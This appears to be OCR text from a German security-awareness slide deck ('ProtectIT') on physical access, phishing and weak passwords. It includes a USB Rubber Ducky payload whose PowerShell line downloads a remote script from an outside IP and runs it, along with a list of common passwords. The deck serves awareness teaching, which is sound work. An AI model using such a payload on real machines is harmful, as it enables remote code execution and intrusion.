
WANN?

ProtectIT



AUSGANGSPUNKT 1

ProtectIT



AUSGANGSPUNKT 2

ProtectIT

Desktop Sicherheit und physischer Zugriff

Payload Studio

File | Edit | Settings | Tools | Help

USB Rubber Ducky > payload.txt

```
REM TITLE Example
REM AUTHOR Hak5
REM DESCRIPTION Hello World!
DELAY 1000
GUI r
DELAY 300
STRING powershell -c iex(iwr http://172.20.146.181:8443/first.ps1 -usebasicparsing)
ENTERENTER
```

AUSGANGSPUNKT 2

ProtectIT

AUSGANGSPUNKT 3

ProtectIT


Phis

AUSGANGSPUNKT 3

ProtectIT

Phishing

Aber kann mich das überhaupt treffen?




AUSGANGSPUNKT 3

ProtectIT

Phi

ANGRIFFSMETHODE


ProtectIT



PASSWÖRTER

ProtectIT

- Der wohl schlechteste Speicher




Top 10 Passwörter 2023 in Detuschland

1. 123456789
2. 12345678
3. hallo
4. 1234567890
5. 1234567
6. Password
7. password1
8. target123
9. iloveyou
10. gwerty123

ANGRIFFSMETHODE

